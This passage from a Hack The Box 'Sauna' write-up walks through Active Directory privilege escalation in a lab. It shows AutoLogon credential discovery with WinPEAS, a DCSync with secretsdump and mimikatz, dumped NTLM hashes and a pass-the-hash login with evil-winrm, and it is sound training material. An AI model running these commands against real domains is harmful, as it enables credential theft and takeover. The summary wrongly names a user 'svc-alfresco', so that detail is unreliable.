
```
User accounts for \\\\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.
```

Lets continue with bloodhound




our current user, does not have any outbound access control, and the group membership does not indicate anything useful

here we can also see the domain users



Now lets run some queries to identify which account we should target

`Find Principals with DCSync Rights`




it appears that `SVC_LOANMGR` has `DCSync` rights towards the domain!


`Find Kerberoastable Members of High Value Groups`

Also, verifying the as-rep roasting part earlier about `FSMITH` :

`Find AS-REP Roastable Users (DontReqPreAuth)`



`Find Shortest Paths to Domain Admins`



So taking into consideration all the above screenshots, we should target `SVC_LOANMGR` and then attempt to `DCSync`, this was the path that stood out.

But how can we access SVC_LOANMGR ? we dont have any outbound access towards it from our user (fsmith). Also user `HSMITH` is kerberoastable but does not appear to have interesting outgoing access control towards other objects.

So, its time to find other ways to privesc... we could try using WinPEAS

WinPEAS

Now so lets try uploading `WinPEAS` (type upload on winrm)

After inspecting the huge output of winpeas, what stood out was `AutoLogon credentials`, and it actually revealed plaintext password for the user we wanted to access! (the one with DCSync rights

towards the domain)

```
  [+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

the updated creds now are:

```
svc_loanmanager
Moneymakestheworldgoround!
```

Since we now have creds for this user, we can try to DCSync

DCSync

```
secretsdump.py 'svc_loanmgr:Moneymakestheworldgoround!@10.129.95.180'
```

aand we got admin's NTLM hash!

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-
BANK.LOCAL\\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201
db1dd:::
EGOTISTICAL-
BANK.LOCAL\\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201
db1dd:::
EGOTISTICAL-
BANK.LOCAL\\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b0405
8ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:9ca6f2ee80aa99ab211cf1b39a9d6aa7:::
```

Login as Administrator (via Pass the Hash)

```
evil-winrm -i 10.129.95.180 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
```

logged in successfully and grabbed root flag! `f92a2379a8e78ad8e9d5e7f8300b8d70`

proof

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
egotisticalbank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
SAUNA
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1cf
   IPv6 Address. . . . . . . . . . . : dead:beef::cd71:8a82:cb23:ef28
   Link-local IPv6 Address . . . . . : fe80::cd71:8a82:cb23:ef28%7
   IPv4 Address. . . . . . . . . . . : 10.129.95.180
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%7
                                       10.129.0.1
```

Extras

Using Mimikatz instead of secretsdump

frist login as `SVC_LOANMGR`

```
evil-winrm -i 10.129.95.180 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'
```

then upload `mimikatz.exe` (from winrm just type upload filename), and then run

```
.\\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:administrator'
exit
```

similarly grab the hash and login via pass the hash as administrator

---

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> target is a DC, chose **smb** , **rpc** and **ldap** services to focus on
2. **enumerate** `DNS` -> zone-transfer failed
3. **enumerate** `SMB` -> anonymous login failed
4. **enumerate** `LDAP` -> found valid usernames

Foothold

5. `AS-REP roasting` was conducted and successfully got AS-REP hash (since the user has The `Do not require Kerberos preauthentication` flag enabled (since we had a list of usernames on the recon phase)
6. `cracked` the AS-REP hash, which revealed the password for a user (fsmith)
7. `correlated` the found user's creds with the `win-rm` service
8. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.

Privesc

1. Run bloodhound, found that another user (svc_loanmgr) has `DCSync` rights towards the domain, but found no way to reach that user from the cuurently compromised one (fsmith)
2. WinPEAS was used to find potential privesc paths, which revealed `AutoLogon` credentials (plaintext password) for the account we were looking for! (svc_loanmgr)
3. `SecretsDump` was used, since we now have creds for this user, and according to bloodhound, this user has has `DCSync` rights towards the domain, revealing the NTML hash of the Administrator
4. using administrator's NTLM hash we **login** via evil-winrm and grab the root flag!

Extras

3. on the 3rd step of the Privesc above, we could use `mimikatz` instead of `secretsdump`, by uploading it to the target and running it, revealing the NTLM hash of the Administrator.

Sidenotes

What makes this one valuable in my notes, apart from other commonly used methodologies, was the usage of `WinPeas` to reveal sensitive information such as accounts with `AutoLogon credentials`.

To conclude, this machine was a good example where winpeas was the only (easy) way to identify the path towards privesc.

Sauna has been Pwned!

Congratulations **ch3ckm8**, best of luck in capturing flags ahead!

#20099	03 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE